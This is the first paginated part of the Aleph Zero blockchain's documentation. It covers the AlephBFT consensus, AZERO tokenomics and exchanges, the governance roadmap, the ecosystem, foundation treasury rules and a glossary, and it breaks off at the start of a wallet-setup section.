> This is part 1 of 2 of the full documentation (pages 1–100 of 129).
> The content is paginated: fetch every part to see all of it.
> Next part: https://docs.alephzero.org/aleph-zero/llms-full.txt/1
> Page index: https://docs.alephzero.org/aleph-zero/llms.txt

# WELCOME TO ALEPH ZERO

1. [**DISCOVER**](/aleph-zero/explore) **the ecosystem.**\
   Immerse yourself in the Aleph Zero ecosystem, where you can explore the projects, partnerships, and community endeavors shaping the future of the network. This section provides valuable insights into the range of applications and services developed on Aleph Zero.\ <br>
2. [**UTILIZE**](/aleph-zero/use) **the tools.**\
   Utilize a comprehensive set of tools to engage with and make the most of the Aleph Zero network. This section offers the necessary resources to harness Aleph Zero’s technology effectively for your professional endeavors.\ <br>
3. [**BUILD**](/aleph-zero/build) **on Aleph Zero.**\
   Explore how to create and implement your own decentralized applications and smart contracts on the Aleph Zero platform. This area provides comprehensive guides, tutorials, and documentation designed for developers, giving you insight into the technical aspects and best practices for constructing reliable solutions on Aleph Zero.\ <br>
4. **Discover more about the** [**PROTOCOL DETAILS**](/aleph-zero/protocol-details)**.**\
   In this section, you can find detailed information on the specifications and structure of the Aleph Zero protocol. Here, you can access thorough information on the fundamental consensus mechanism, security features, and scalability solutions.\ <br>
5. **Have a look at the** [**FAQ**](/aleph-zero/faq)**.**\
   Find solutions to the questions that are asked most often about Aleph Zero. Whether new to this or an experienced user, the FAQ offers fast and useful answers to improve your knowledge of Aleph Zero.


# EXPLORE


# About Aleph Zero

What is Aleph Zero?

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FjenZuG4elGrZ8hgmjYtZ%2FA0_Website_OG_Generic.png?alt=media&amp;token=0de4236f-e402-486b-955e-4008fcbcac27" alt="Aleph Zero Cover Image"><figcaption><p> </p></figcaption></figure>

Based on an original peer-reviewed consensus protocol, Aleph Zero is a privacy-enhancing public blockchain featuring integration with the Substrate stack. It solves the shortcomings of current distributed ledger technology platforms by offering superior speed, validation time, scalability, and security.&#x20;

Aleph Zero is powered by a custom algorithm that takes advantage of Directed Acyclic Graph (DAG) technology to create an efficient and decentralized system. It surpasses industry competition by employing a practical approach to the transfer of value and the extensibility of smart contracts. The validation times are always fast regardless of the number of transactions. Aleph Zero represents our vision for decentralized technology at the protocol level and will introduce a more pragmatic future for businesses and technology-seeking methods for exchanging large amounts of data with fast confirmations. The technology was built with customizable business solutions in mind that interact with other parties and allow settlements to be made on a truly decentralized ledger, thus proving the authenticity of centralized records.

A crucial element of Aleph Zero is the "hub and spoke" model it employs, which allows businesses to have a spoke or private instance, that interacts with the main decentralized ledger. Thanks to this solution, businesses can interact with each other in a trustless manner efficiently and cheaply while still maintaining their own private network.

When powered by Golang, Aleph Zero achieved validation times of 416 milliseconds for a simulated amount of 89’600 transactions per second (TPS). The environment in which this testing was conducted consisted of 112 Amazon Web Services (AWS) nodes spread across five continents. The current iteration of Aleph Zero was implemented in Rust to allow for integration with Parity’s Substrate technology stack. Technically, the language delivers better performance. However, the integration itself might result in lower numbers than those achieved in the test.

A key feature of Aleph Zero is the way in which it employs zero-knowledge proofs (ZKPs) to ensure the security and privacy of user data. This technology can innovate the way we view internet privacy and help us regain control over the personas we create online and make the internet a place where our sensitive data is released only with our approval.

Overall, the goal of Aleph Zero is to make it possible for SMBs and enterprises to communicate at a rate close to what they would expect with regular internet communication while still utilizing the benefits of decentralization. Additionally, beginning in 2024, Aleph Zero deployed an EVM-powered Layer 2 on the Ethereum network to cater to a broader range of developers, builders, and users offering them the speed and security features that characterize the Aleph Zero blockchain while fulfilling the network's vision of a modular Web3 world.


# AlephBFT Consensus

The code behind the Aleph Zero blockchain is AlephBFT, which is a peer-reviewed consensus protocol that was presented at the Advances in Financial Technologies (AFT) 2019 conference in Zurich.

Aleph Zero takes advantage of a heavily modified variation of the Proof of Stake (PoS) consensus methodology in conjunction with Directed Acyclic Graphs (DAG). At its core, Aleph Zero employs a PoS consensus algorithm in which a rotating committee of validators decides on the truthfulness of the state of the blockchain. This makes it similar enough to other blockchains employing PoS methodologies. So why does Aleph Zero use a DAG?

DAG acts as an intermediary in the creation of the Aleph Zero blockchain. These data structures are primarily associated with the world of mathematics and computer science but have recently made waves in the blockchain industry. From a technical standpoint, using DAGs allows for faster transaction speeds and higher throughput and hence significantly lower transaction fees. Mining is a costly process, resulting in Proof of Work (PoW) algorithms generating high transfer costs. This is one of the advantages of DAGs. The low cost of the technology makes it feasible for mass adoption.&#x20;

## On the Order of Things

One of the biggest obstacles towards scaling blockchains is effectively ordering the transactions conducted on the network. The process of properly ordering transactions is essential to prevent double-spending and other malevolent practices. By taking advantage of DAGs, we can eliminate the threat of malicious block producers and create truly leaderless protocols. The chain itself forms afterward. This results in the creation of two structures simultaneously. The DAG is an auxiliary structure that collects information on the order of transactions. The chain itself is constructed from the collected data. Validators propose blocks for the chain, always building on the highest correct blocks known to them. The DAG impacts the construction of the chain, yet is not the chain itself with the blocks finalized using DAG as an auxiliary structure in the parallel process.

One of the challenges facing DAG solutions is their purported lack of decentralization. In fact, this problem doesn’t concern DAG-based protocols any more than any other PoS systems; it just happened so that the early DAG-based solutions found their first application in a permissioned setting.

The Aleph Zero development team has laid this claim to rest by ensuring a new standard of decentralization for DAGs. How did we manage to achieve this? To guarantee our protocol remains decentralized, we have adopted a mechanism that appoints a rotating committee of random members to decide on the future of the network. Conservative figures for this committee start at 128 nodes, but we will be aiming for much higher numbers to spread out the network as much as possible.&#x20;

## AlephBFT and its Properties&#x20;

The second crucial ingredient of our consensus protocol is the Byzantine Fault Tolerance (BFT) architecture we employ. Through the use of BFT, we can ensure that the communication between nodes remains effective and transparent despite the presence of malicious nodes. BFT consensus models suppose that less than ⅓ of the nodes within a network are acting in bad faith. If we assume ⅔ of the users are honest, a BFT blockchain can operate securely while ensuring an immutable and proven history of transactions.

One of the criticisms directed towards BFT solutions is their perceived ineffectiveness beyond permissioned settings. We have faced this challenge through the introduction of rotating committees. Additional security is guaranteed by employing the element of asynchronicity. This means that the network will work smoothly and retain data correctness even if some parts of the network are down. Implementing asynchronous properties to BFT is a step forward to ensure maximum security. This benefits enterprise users as well as open-source projects like Aleph Zero.&#x20;

## Industry Adoption of BFT Solutions&#x20;

The blockchain space is seeing a wider adoption of BFT solutions. This includes Polkadot’s very own GRANDPA/BABE solution as well as the Casper Highway Protocol.&#x20;

* [In Polkadot’s case, their BFT proposal works as a partially synchronous network model when ⅔ of the nodes are honest](https://wiki.polkadot.network/docs/learn-consensus) and can manage ⅕ Byzantine nodes in an asynchronous setting. They can expedite the finalization process by reaching a consensus on chains and not on individual blocks.&#x20;
* [The Casper Network prides itself on higher levels of finality and flexibility than other BFT protocols currently on the market](https://blog.casperlabs.io/the-casper-network-highway-consensus-protocol/). One aspect of their unique take on BFT is incentivizing honest behavior by offering higher finality when more nodes behave honestly. To maintain flexibility, individual nodes can decide on their finality threshold.&#x20;

This means that nodes can play different roles in the ecosystem. A node can require higher finality for transactions that are larger, while less essential transactions can have a lower threshold.&#x20;

## Defending the Blockchain&#x20;

Malicious nodes and users operating in bad faith will always be present, no matter how secure a consensus protocol is. In this sense, the blockchain space mirrors the real world with the caveat that blockchain technology offers unmatched security solutions. It is important to discuss the “nuclear options” a blockchain has at its disposal when dealing with malicious nodes or nodes that draw suspicion of acting against the interest of honest users. Aleph Zero distinguishes itself in this respect by committing itself to the idea of freezing funds rather than slashing them in the case of suspected malpractice.

As with most PoS protocols, there are certain dangers we must consider that may arise from users with less than pure intentions. Most PoS protocols employ slashing as a potential punishment for corrupt behavior. Slashing involves confiscating the funds allocated by an individual to take part in the staking mechanism. This is a shortsighted practice that can result in unnecessary accusations and financial loss. Often, the accused are the victims of errors in the protocol and receive punishment for occurrences beyond their control.

Our official stance on this matter is that we don't have and are not planning to introduce an automatic slashing mechanism. To deter malicious actors, Aleph Zero’s on-chain governance mechanism  employs a mechanism called *suspensions*. There are two kinds of on-chain performance metrics:

1. Block production performance: there's an expected number of blocks a validator should produce in a session,
2. ABFT performance: the distance between a head of a DAG to the validator's DAG head. The less distance, the better.

If a validator does not meet certain criteria for any of those metrics, it gets suspended for certain number of eras. During that time, it is not receiving rewards from staking, neither are their nominators. Existing funds are not affected by suspensions. Note that this mechanism is merely an incentive, and not direct solution preventing malicious validators to influence the blockchain finalization, but it is a very effective incentive.


# The Economy of Aleph Zero

Tokenomics are a crucial element that can make or break a project. Read on to learn about the solutions Aleph Zero pursued to create an economically viable ecosystem.


The Initial Circulating Supply was set at 160M AZERO. The current total supply of AZERO is available on [Subscan](https://alephzero.subscan.io/), labeled “total issuance.” After the Aleph Zero community voted in mid 2024, [an exponentially decreasing annual rate of inflation was chosen](https://alephzero.org/blog/fundamentals-aleph-zero-inflation-mechanism/). This came into effect on October 14th, 2024. For the first year, 27M coins will be emitted and this number will be reduced every year until the community-agreed max supply (520M coins) is reached. 10% of the emitted coins go to the ecosystem growth fund and 90% distributed to the nominators.

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FNLmT5qbPygvKOxeeYQrC%2FGZnh76kXAAMeRLL.jpeg?alt=media&amp;token=c8f93ba0-4e6e-4c19-8e30-c7557419a238" alt=""><figcaption></figcaption></figure>

{% embed url="<https://youtu.be/z2VLne4Lu3M>" %}

#### The history of AZERO

During the pre-seed funding round in 2018, the project issued AZERO coins to contributors via a Simple Agreement for Future Tokens (SAFT) basis at $0.04 and distributed 16,667% of the coins. Approximately 50% of these coins were unlocked at the Token Generation Event (TGE, or mainnet launch in other words), with the remaining 50% vested for 15 months.

The seed round resulted in 16,667% of the coins being distributed, with the difference that 71,42% were unlocked at TGE and 28,57% were vested for a period of 6 months. For this round, the tokens were priced at $0.057.

A special Early Community round distributed 5% of the tokens. These tokens in their entirety were vested for a period of between 14-64 days following the mainnet launch. For the duration of this round, the tokens were valued at $0.07.

The public presale that occurred next resulted in the further distribution of 18,33% of the total token supply. These coins were vested for a period of 12 months.

Finally, the public sale that took place in 2021 was priced at $0.10 per coin (150% higher than the pre-seed price). All of the coins distributed in this round have been unlocked upon TGE.

[Learn more about the role of inflation in Aleph Zero](https://alephzero.org/blog/fundamentals-aleph-zero-inflation-mechanism/)


# Where to Buy AZERO

The Aleph Zero blockchain's native currency, dubbed AZERO, is currently listed on following exchanges, with more to be added in the future.

AZERO coins are currently listed on:

* [MEXC Global](https://www.mexc.com/exchange/AZERO_USDT)
* [KuCoin](https://www.kucoin.com/price/AZERO)
* [Gate.io ](https://www.gate.io/trade/azero_usdt)
* [HTX](https://www.huobi.com/en-us/exchange/azero_usdt)
* [Uphold](https://uphold.com/en-eu/prices/crypto/azero)
* [Bitrue](https://www.bitrue.com/trade/azero_usdt)
* [BitGet](https://www.bitget.com/en/spot/AZEROUSDT_SPBL?type=spot)
* [Bitpanda](https://www.bitpanda.com/en/prices/aleph-zero-azero)
* [BitMart](https://www.bitmart.com/trade/en-US?symbol=AZERO_USDT\&layout=pro)


# Decentralized Governance on Aleph Zero

Decentralization and democracy go hand-in-hand, resulting in power being handed over to the average user. Learn more about our work on ensuring Aleph Zero's decentralization.

Aleph Zero is a blockchain network aiming to achieve complete decentralization. Below you will find the roadmap that will describe the process of decentralizing Aleph Zero from a network validation perspective. As of December 17th 2024, stage 4 of the roadmap is concluded.

This guide will go over the elements we've already implemented as well as those that are still on the horizon.

{% embed url="<https://youtu.be/z2VLne4Lu3M>" %}

## Step 1

The first step towards decentralization involved introducing the Aleph Zero Foundation nodes that are responsible for ensuring the integrity of the transactions conducted on the network.

At this stage, community members could not become validators, nor were they able to nominate.

Also, there was no inflation at this point, and the foundation's nodes did not receive any rewards for guaranteeing consensus.

## Step 2

It is at this moment that Aleph Zero introduced the nomination mechanism, allowing users to delegate their tokens to the foundation nodes.

Once nominating was finally possible, Aleph Zero introduced inflation, incentivizing users to experiment with the system. The inflation mechanism looks as follows: 2.5M tokens are added per month, with 10% going to the ecosystem growth fund and 90% distributed to the nominators.

Each nominator will receive an amount proportionate to their stake.

To ensure that the foundation doesn’t have an economic advantage over the community at this stage, the foundation nodes charge 0% commission.

## Step 3

The next step involves introducing external committee validators.

For the time being, the Aleph Zero Foundation will keep a supermajority on the committee yet will give some power to a rotating group of validators.

At this stage, the election mechanism will be initiated, influencing the distribution of tokens.

Each validator will get a reward proportional to their stake increased by the commission they charge the nominators.

Nominators get a reward proportionate to their stake, decreased by the validator's commission.

## Step 4

The Aleph Zero Foundation will continue opening the committee to third-party validators until, at last, the community is in charge of the committee.

The Foundation will continue to have a permanent place on the committee, but its power and influence will be vastly reduced.

Additionally, nodes belonging to the Aleph Zero Foundation will begin charging slightly higher commission fees in order to incentivize nominators to nominate nodes belonging to the community.

{% hint style="info" %}
As of December 17th 2024 the committee at any given time consists of only one AZF node and 13 community nodes.
{% endhint %}

## Step 5

Finally, Aleph Zero will be decentralized from the network validation perspective, which means that both block **production** committee and **finalization** committee are rotated randomly within the set of all community validators, with one exception: AZF/Turing being chosen every session, due to practical concerns. The AlephZero Foundation still needs to monitor health of the finalization to be able to fix unlikely outages swiftly.  This exception does not change the big picture, which is that it is the **community** which is now responsible for the AlephZero blockchain moving forward.


# Ecosystem

The Aleph Zero ecosystem consists of a web of interconnected projects, initiatives, and partnerships that are dedicated to building the Web3 future.

At the moment, Aleph Zero’s ecosystem consists of the following:

* **AlephBFT Consensus**: A novel DAG protocol&#x20;
* **Aleph Zero Cloud**: A decentralized file storage solution supported by IPFS&#x20;
* **Smart Contracts**: Scalable, self-executing, private smart contracts that will soon include added privacy capabilities via Liminal&#x20;
* **Common**: A decentralized exchange (DEX) with a trustless universal wallet&#x20;
* **zkOS**: A multichain privacy layer usable across all networks that bridge to Aleph Zero
* **Aleph Zero EVM**: an EVM-powered solution catering to builders, developers, and users of crypto's second-largest network
* **Future infrastructure use cases**

The network is also a bedrock for innovative projects that are leveraging features such as private smart contracts and the speed of the AlephBFT consensus protocol. These include dapps and solutions that are native to the network as well as third-party integrations and ongoing partnerships with development teams, launchpads, and validators.

### Native dapps and solutions&#x20;

* [ArtZero ](https://www.artzero.io/)
* [AZERO Punks](https://twitter.com/PunksAzero)&#x20;
* [CLST ](https://www.clst.com/)
* [PanoramaSwap](https://panoramaswap.com/)

### Third-party integrations&#x20;

* [Gatenox](https://gatenox.com/)&#x20;
* [Nova Wallet ](https://novawallet.io/)
* [SubWallet](https://subwallet.app/)&#x20;
* [Subscan ](https://www.subscan.io/)
* [SupraOracles](https://supraoracles.com/)&#x20;
* [Vulture Wallet](https://vulturewallet.net/)

### Partners&#x20;

* [10Clouds](https://10clouds.com/)&#x20;
* [AngelBlock ](https://angelblock.io/)
* [Cardinal Cryptography ](https://cardinals.cc/)
* [Crypto Climate Accord](https://cryptoclimate.org/)&#x20;
* [Flidy Technologies](https://www.flidy.io/)&#x20;
* [P-OPS](https://pops.one/)&#x20;
* [UBIK Capital](https://ubik.capital/index.html)

For more information, visit the Aleph Zero [ecosystem map](https://alephzero.org/ecosystem/). You can also make your own submission if you’ve already built something on the network. More projects will be included as the ecosystem continues to expand.


# Aleph Zero Foundation Treasury Management

## Aleph Zero Foundation Treasury Management

#### Treasury Management Rules for the Aleph Zero Foundation <a href="#treasury-management-rules-for-the-aleph-zero-foundation" id="treasury-management-rules-for-the-aleph-zero-foundation"></a>

**1. Purpose and Scope**

These rules outline the internal governance of the Foundation's treasury management overseen by the Aleph Zero Foundation Board. The overarching mission of the Aleph Zero Foundation is the promotion of the Aleph Zero protocol and, by doing this, to safeguard the longevity and encourage the sustainable development of the Aleph Zero blockchain and its ecosystem.

**2. Financial Management and Strategy**

The Foundation is committed to a proactive financial strategy, ensuring a solid fiscal position to support the development and long-term sustainability of the Aleph Zero blockchain, its ecosystem, and its overall business.

**3. Foundation Grant Provision**

The Foundation is authorized to provide grants to ecosystem projects and external partners. These grants aim to nurture innovation, promote the Aleph Zero ecosystem, and foster productive partnerships that align with the Foundation's mission.

**4. Community grant treasury**

At the genesis of the Aleph Zero blockchain, a community grant treasury was created separately with a public key of 5EYCAe5fg5WiYGVNH6QpCFnu55Hzv9MwtjFHdQCx8EaSQTm2. This wallet is funded with 10% of all inflationary coins and amounts to 2.7M AZERO for the year from October 14th, 2024 to October 25th, 2025. This figure will decrease annually in line with AZERO’s exponentially decreasing inflation mechanism. Overall, these funds will be made available for the community to provide grants throughout the ecosystem once treasury management features are incorporated. The Foundation does not possess the seed phrase for this account as it is accessible only via governance functions.

**5. Foundation cold wallets**

The list of Foundation cold wallets generated during the genesis block includes (and is limited to):

* 5ChkT8DrRCktgU9WcuGMnbQ2WmHgoxk5D5CK1B4rQoSpGBrG,
* 5GyVP1LuU2XgCRfL2H3wLaTfZm2JBqXuaTw1FfbBEc5hSzu9,
* 5Chrg9XwPQRNz4AZSWBRGLXhngRsVzTiu3Go2VV4qFfEFdaX,
* 5E59w8VGDHsuoqsKrC4dsjYWghpQvtiXwau3Zsg2RKqqHFVG.

The Foundation also reserves the right to create hot wallets, such as 5GXVCpZLsyHyc7km24d1MjBjdTLxvwJc9fWTVCqMbb5vVWhu, which are funded by either direct transfers from the cold wallets listed above, or by staking rewards.&#x20;

The Foundation-owned AZERO coins are used to cover ongoing operational expenses, including development, marketing, grants provisioning, onboarding new institutional partners, responsible trading, liquidity provisioning, onboarding code auditors, and other ecosystem partners.&#x20;

All wallets aforementioned above are managed by a board-controlled multi-signature scheme.

**6. Risk Management**

Effective risk management strategies will be deployed to address financial, operational, and market risks associated with the Foundation's treasury operations. Regular reviews of market conditions, investment portfolio performance, and liquidity management will be conducted.

**7. Strategic Over-the-Counter (OTC) Coin Sales**

The Foundation reserves the right to undertake strategic OTC coin sales of AZERO from its treasury. These transactions must be executed responsibly to minimize any potential impact on market dynamics and sentiment. The Foundation prioritizes value-added partnerships and relationships.

**8. Coin Trading**

The Foundation may engage in trading activities on both centralized and decentralized exchanges. However, all trades will be made with sensitivity to market conditions and should never be performed as direct, bulk market orders to avoid undue influence on market prices. Sales can occur, however, these are executed in favorable market conditions and are done by placing small orders on the ask side only which allows for a natural response to market demand.

**9. Investment in Other Projects**

The Foundation may invest in other projects, prioritizing those within the Aleph Zero ecosystem. This strategy stimulates synergy, collaboration, and holistic growth within the blockchain sphere.

**10. Compliance and Reporting**

The Foundation must comply with all relevant legal and regulatory standards in managing its treasury. Regular, detailed reports on treasury activities and performance will be prepared and subjected to internal review.

**11. Transparency, Accountability, and Audit**

The Foundation is externally audited on a yearly basis, which includes accountability in all financial operations, thorough internal reporting of treasury activities, and responsible resource management. The process is designed to ensure adherence to the highest standards of treasury management, among other activities.

**12. Review and Amendment of the Rules**

These rules are subject to regular reviews and may be amended as necessary based on changes in market conditions, the Foundation’s strategic objectives, and regulatory requirements.By adhering to these rules, the Aleph Zero Foundation strives to ensure the sustainable development and longevity of the Aleph Zero blockchain.

#### Past and upcoming activities (last update: July 30th, 2024) <a href="#upcoming-activities" id="upcoming-activities"></a>

**March 27–28, 2024:** Scheduled unbonding of 2,003,374 AZERO to be used for market-making and marketing activities.

**July 24, 2024:** Unbonding of 2,000,000 AZERO to be used for an upcoming market-making loan, operational expenses (development, grants, third-party integrations), and an OTC sale.\
\
**October 23, 2024**: Scheduled transfers of 1,281,000 AZERO: loan to market makers.


# Community

The Aleph Zero community is continuously growing, proving to be fertile ground for discussion and insights into the blockchain space. We also welcome all to take part in our Ambassador Program.

The Aleph Zero community is active across many different social channels with engaged users, collaborators, and ambassadors.

Join us on your favorite platform: \
[Discord](https://discord.gg/alephzero), [Twitter](https://twitter.com/Aleph__Zero), [Reddit](https://www.reddit.com/r/AlephZero/), [Telegram](https://t.me/AlephZeroFoundation), [LinkedIn](https://www.linkedin.com/company/alephzero/), [Instagram](https://www.instagram.com/alephzerofoundation/), [YouTube](https://www.youtube.com/c/AlephZero)

Start building with us by visiting the Aleph Zero [Github](https://contribute.alephzero.org/) or [Contribute Panel](https://contribute.alephzero.org/).

You can also participate in the [Aleph Zero Ambassador Program](https://alephzero.org/ambassadors/) and help shape the future of the network.

In every quarterly cohort, we are looking for:&#x20;

* Proactive leaders&#x20;
* Social media experts&#x20;
* Quality assurance magicians&#x20;
* Relationship builders

If you’re one of those, you can play an essential role in educating the community and helping the A0 team with:&#x20;

* Translation
* Community management&#x20;
* Running meetups and local conferences

Our Ambassadors also have the opportunity to beta-test new features of Aleph Zero and its partner products. [Apply now](https://alephzero.typeform.com/ambassadors?typeform-source=alephzero.org)!


# Glossary

From A to Z, all the words on Aleph Zero that you will ever need.

### **Address**&#x20;

A unique identifier of a destination to which digital assets can be transferred. It is usually derived from the public key by adding checksums or network identifiers. In Aleph Zero, addresses are in SS58 format and always start with the number 5 (i.e. using 42 as a prefix).

### **AlephBFT**

A hybrid consensus protocol that consists of a proprietary combination of Proof of Stake (PoS) and the use of an intermediary data structure known as a Directed Acyclic Graph (DAG) to provide key upgrades in efficiency.

### **AlephBFT performance**

A number value (score) that denotes the distance from a session's DAG head to a validator's DAG head. Ideal ABFT score is 0 or 1.

### **Archivist**&#x20;

A node tasked with keeping the entire history of a blockchain.

### **Block**

A basic unit of storage used by blockchain, a collection of data such as transactions, that together describe the state transition. Each block contains a reference (hash) to the previous block.

### **Block time**

The average time it takes the network to generate a new block. The block time of Aleph Zero is set to 1 second.

### **Block production performance**

A number value (score) that represents the portion of expected blocks produced by a validator in a session.&#x20;

### **Bonding**&#x20;

An act of locking the tokens so that they can not be transferred for a predefined period of time. In Aleph Zero, the basic form of bonding is staking, which is incentivized by paying periodic rewards to all the stakers.

### **Bridge**

A system connecting two or more blockchains and allowing the transfer assets among the connected chains.

### **Byzantine Fault Tolerance**

The property of a decentralized system that can withstand not only downtime of some of the participating nodes (as in case of classical fault tolerance), but also a coordinated attack performed by a fraction of them.

### **Consensus**

A method for coming to agreement over a state of the database in a distributed network. In a blockchain scenario, it is a way of deciding which blocks are canonical and finalized.

### **Commission**

A parameter, set by the validator, determining the split of rewards among a validator and its nominators. The rewards are initially split proportionally to the parties stake, and then a percentage of the nominators' reward corresponding to the validator's commission is assigned to the validator.

### **Directed Acyclic Graph (DAG)**

A type of data structure that consists of nodes that are connected to each other with edges that will never complete a cycle. This means that no node will be encountered twice while traversing the graph. Aleph Zero uses DAGs as an intermediary data structure in its PoS consensus mechanism.

### **Era**

A period after which rewards are distributed among validators and nominators. In the case of Aleph Zero, an era lasts approximately 24 hours and consists of 96 sessions.

### **EVM**

The Ethereum Virtual Machine, or EVM, is software that executes smart contracts and computes the state of the Ethereum network after each new block is added to the chain.

This software's primary purpose is to compute the network's state and run and compile various types of smart contract code into a readable format called 'Bytecode.'

This allows smart contracts deployed on EVM-compatible chains like Polygon or Avalanche to be recognized by Ethereum nodes. It also allows developers to easily port their dapps or tokens from Ethereum to other EVM-compatible chains.

### **Explorer**

An application that allows for exploration of blockchain history and block contents. Depending on the specific implementation, it may provide information on transactions, accounts, and smart contracts on the network. The main Aleph Zero explorers are <https://alephzero.subscan.io/> and <https://azero.dev/#/explorer>.

### **Finality**

The property resulting from the outcome of the consensus process that attests to a block and its contents. A block and its contents that is finalized is considered canonical and irreversible.

### Layer 2

A Layer 2 network, system, or technology is any off-chain solution built on top of a blockchain to expand the capabilities of the underlying base layer (called Layer 1).&#x20;

One essential criterion for a network, system, or technology to be categorized as Layer 2 is that it must maintain the security of the blockchain it is built upon. Transaction data needs to be verified and confirmed by the underlying blockchain network rather than a separate set of nodes.

### **Mainnet**

Short for 'main network' - the main chain/network supported by a given project, which usually is a native environment for the project token.

### **Mnemonic**

A sequence of words that can be used to generate cryptographic key pairs.

### **Multi-party Computation (MPC)**

A cryptographic method that allows multiple parties to perform a computation and learn its result without any party learning the secret inputs of other parties or anything about the computation itself. This allows Aleph Zero to secure data through multiple computers which cannot access data without a supermajority or unanimous consensus. MPC is used in conjunction with Zero-knowledge Proofs in the implementation of Aleph Zero’s private smart contracts.

### **Nominator**

A user that stakes tokens for a selected validator. Nominators receive part of the validators' rewards but are also subject to slashing if the selected validator misbehaves.

### **Proof of Stake (PoS)**&#x20;

A consensus mechanism that relies on users staking the appropriate number of a network’s native tokens to become validators. Once staked, validators take part in the governance process according to their staked amounts and decide along with other validators on the truthfulness of transactions conducted on-chain. PoS differs from PoW because it is not reliant on nodes conducting complex cryptographic puzzles.

### **Proof of Work (PoW)**&#x20;

A hardware-based consensus mechanism associated most strongly with legacy blockchains such as Bitcoin. Through this method, users who possess the appropriate hardware compete to validate transactions conducted on the network by solving cryptographic puzzles that, once completed, confirm the truthfulness of the transactions.

### **Rotating Committee**

A solution for PoS protocols whereby the validating members change overtime, increasing the security of the network and allowing more network participants to take part in the consensus process.

### **Session**

A period during which the committee doesn't change. In Aleph Zero it is set up to 15 minutes.

### **Slashing**

Act of forceful removal of part of the assets bonded by validator and its nominators as a punishment for a malicious action performed by a validator.

### **Staking**

Bonding tokens as collateral in the process of choosing validators. Tokens can be staked either by the validator itself, or by its nominator.

### **Substrate**

A Rust framework for building blockchains developed by Parity Technologies.

### **Suspensions**

An automatic on-chain algorithm that removes a validator from a committee for 10 eras, if they do not meet certain block production performance or ABFT performance criteria. During that period, the validator and their nominators are not receiving a rewards from staking, yet their current funds are not slashed.&#x20;

### **Testnet**

(Short for 'test network'); A testing environment where planned mainnet updates are first tested. In Aleph Zero, updates are usually introduced to the testnet 4 weeks before their planned deployment to mainnet.

### **Validator**

A node that is actively taking part in committee election procedure. On Aleph Zero mainnet, each validator needs to stake at least 25,000 AZERO.

### **Zero-knowledge Proof**

A cryptographic method that is able to prove the truthfulness of a statement without revealing any other information about the statement itself. This allows one party on Aleph Zero to prove that it is only performing correct computations on private data without revealing that data to the verifier. Zero-knowledge Proofs are used in conjunction with MPC in the implementation of Aleph Zero’s private smart contracts.


# Audit & Research Papers

Learn more about Aleph Zero's secure smart contracts, zk-proof blockchain, and privacy-enhancing technology in our whitepapers.

* [Business Whitepaper](https://assets.alephzero.org/docs/business-whitepaper.pdf)
* [AlephBFT Whitepaper](https://arxiv.org/abs/1908.05156)
* [Threshold ECDSA Whitepaper](https://eprint.iacr.org/2020/498.pdf)
* [Trail of Bits Consensus Audit](https://assets.alephzero.org/docs/trail-of-bits-consensus-audit.pdf)
* [Common Whitepaper](https://eprint.iacr.org/2023/1868)


# USE


# Wallets

Cryptocurrency wallets are a cornerstone of Web3, giving you full control over your funds. Aleph Zero offers its own native web wallet as well as collaborates with several third-party wallet providers

To set up a new AZERO account on the mainnet, please ensure you're at [azero.dev](https://azero.dev/) and in the top left corner "Aleph Zero" is selected. You should see this:

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FIyTRajfgYT2tZ9erS2kc%2FScreenshot%202022-09-09%20at%2017.27.10.png?alt=media&amp;token=2c08f827-89ea-4a83-8f6b-168369b0b3b8" alt=""><figcaption></figcaption></figure>

That's the default view of Aleph Zero web wallet - a block explorer showing the most recent blocks and events. All the account-related actions can be accessed using the [Accounts](https://azero.dev/#/accounts) tab.

Please note that many functionalities of the web wallet require having at least one account with some funds present in the [Accounts](https://azero.dev/#/accounts) tab. Otherwise, some tabs and menus will be inaccessible or invisible.

### Account actions

{% hint style="info" %}
